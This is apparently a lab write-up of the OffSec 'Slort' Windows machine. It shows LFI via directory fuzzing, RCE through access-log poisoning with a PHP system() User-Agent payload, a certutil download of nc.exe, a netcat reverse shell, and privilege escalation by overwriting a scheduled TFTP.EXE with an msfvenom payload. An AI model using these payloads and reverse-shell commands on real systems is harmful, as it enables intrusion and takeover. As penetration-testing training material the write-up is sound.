ProgramW6432	C:\Program Files
PSModulePath	C:\Program Files\WindowsPowerShell\Modules;C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules
PUBLIC	C:\Users\Public
SESSIONNAME	Console
SystemDrive	C:
SystemRoot	C:\WINDOWS
TEMP	C:\Users\rupert\AppData\Local\Temp
TMP	C:\Users\rupert\AppData\Local\Temp
USERDOMAIN	SLORT
USERDOMAIN_ROAMINGPROFILE	SLORT
USERNAME	rupert
USERPROFILE	C:\Users\rupert
windir	C:\WINDOWS

you can see the path and username

may be the local.txt location can be ??


C:\Users\rupert\Desktop\local.txt

I am done with this tried some directory fuzzing !!

ffuf -u http://192.168.246.53:4443/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Slort]
└─# ffuf -u http://192.168.246.53:4443/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/ra

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.246.53:4443/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directorie
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cgi-bin                 [Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 143ms]
img                     [Status: 200, Size: 1219, Words: 84, Lines: 18, Duration: 96ms]
error                   [Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 93ms]
site                    [Status: 301, Size: 27, Words: 4, Lines: 1, Duration: 49ms]
webalizer               [Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 63ms]
```

you can see intresting path called **/site**



You can see the webapplication !!


observe the url carefully !!

http://192.168.246.53:4443/site/index.php?page=main.php

I have tried the name path of **phpinfo.php** by removing the **mail.php**


http://192.168.246.53:4443/site/index.php?page=C:/xampp/htdocs/dashboard/phpinfo.php

lol this worked !!



tried to see the lcoal.txt ?


http://192.168.246.53:4443/site/index.php?page=C:\Users\rupert\Desktop\local.txt



offcourse we are able to see the local.txt flag !!

How to get the Reverse shell !!

Simple steps !! LFI to RCE via accessl log's !!



remove the User Agent and replace with : **<?php echo system($_GET['cmd']); ?>**

and send the request !!


And Now navigate to

http://192.168.246.53:4443/site/index.php?page=C:/xampp/apache/logs/access.log this endpoint or

http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log

add `**&cmd=dir**`

http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log&cmd=dir



You can see we are able to perform commands !!

http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log&cmd=certutil+-urlcache+-f+http://192.168.45.225/nc.exe+nc.exe

upload the **nc.exe** binary !!

```
06/12/2020  07:45 AM    <DIR>
                js
06/12/2020  07:45 AM            17,128
LICENSE.txt
06/12/2020  07:45 AM            12,541
main.php
06/25/2024  09:11 PM            59,392
nc.exe
06/12/2020  07:45 AM            11,865
portfolio.php
06/12/2020  07:45 AM               781
README.txt
06/12/2020  07:45 AM    <DIR>
```

you can see we successfully uploaded the **nc.exe**

and now get the shell !!

http://192.168.246.53:4443/site/index.php?page=\xampp\apache\logs\access.log&cmd=C:\xampp\htdocs\site\nc.exe+192.168.45.225+443+-e+cmd.exe

Request

Pretty Raw Hex

```
1 GET /site/index.php?page=\xampp\apache\logs\access.log&cmd=
  C:\xampp\htdocs\site\nc.exe+192.168.45.225+443+-e+cmd.exe
  HTTP/1.1
2 Host: 192.168.246.53:4443
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
```

we got the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Slort]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.53] 5025
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\site>whoami
whoami
slort\rupert

C:\xampp\htdocs\site>hostname
hostname
slort
```

we got the **local.txt**

```
C:\Users\rupert\Desktop>type local.txt
type local.txt
3e6be5a51c4f2ffd71040383c925a128

C:\Users\rupert\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.246.53
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.246.254

C:\Users\rupert\Desktop>whoami
whoami
slort\rupert
```

PrivEsc:

Ran Winpeas ...

```
File Permissions "C:\Users\rupert\AppData\Local\Microsoft\Windows\INetCache\IE\D4Y5GVNX\nc[1].exe": ru
File Permissions "C:\Users\rupert\AppData\Local\Microsoft\Windows\INetCache\IE\272R3J22\winPEASany[1].
File Permissions "C:\Users\rupert\Desktop\temp\winPEASany.exe": rupert [AllAccess]
File Permissions "C:\Backup\TFTP.EXE": Users [AllAccess],Authenticated Users [WriteData/CreateFiles]
```

There is an intresting file

```
PS C:\Backup> icacls "C:\Backup\TFTP.EXE"
icacls "C:\Backup\TFTP.EXE"
C:\Backup\TFTP.EXE BUILTIN\Users:(I)(F)
                   BUILTIN\Administrators:(I)(F)
                   NT AUTHORITY\SYSTEM:(I)(F)
                   NT AUTHORITY\Authenticated Users:(I)(M)

Successfully processed 1 files; Failed processing 0 files
PS C:\Backup> icacls "C:\Backup\"
icacls "C:\Backup\"
C:\Backup\ BUILTIN\Users:(OI)(CI)(F)
           BUILTIN\Administrators:(I)(OI)(CI)(F)
           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
           BUILTIN\Users:(I)(OI)(CI)(RX)
           NT AUTHORITY\Authenticated Users:(I)(M)
           NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

you can see as a normal user we have full access !!

```
PS C:\Backup> dir
dir


    Directory: C:\Backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/12/2020   7:45 AM          11304 backup.txt
-a----         6/12/2020   7:45 AM             73 info.txt
-a----         6/23/2020   7:49 PM          73802 TFTP.EXE
```

there is **info.txt** file !!

```
PS C:\Backup> type info.txt
type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
```

You can see this binary is run every mins !!

Let's try to replace that **TFTP.EXE** binary with our malicious binary !!

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.225 LPORT=8989 -f exe > shell8989.exe

PS C:\Backup> **iwr -uri http://192.168.45.225/shell8989.exe -OutFile TFTP.EXE**

Just replace that file and listen on port **8989**

After some time we got the shell as Adminsitrator on port **8989**

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Slort]
└─# rlwrap -cAr nc -lvnp 8989
listening on [any] 8989 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.53] 50444
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator

C:\WINDOWS\system32>hostname
hostname
slort

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
276ddcb2da1c30c29a0a183e172353db

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.246.53
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.246.254

C:\WINDOWS\system32>
```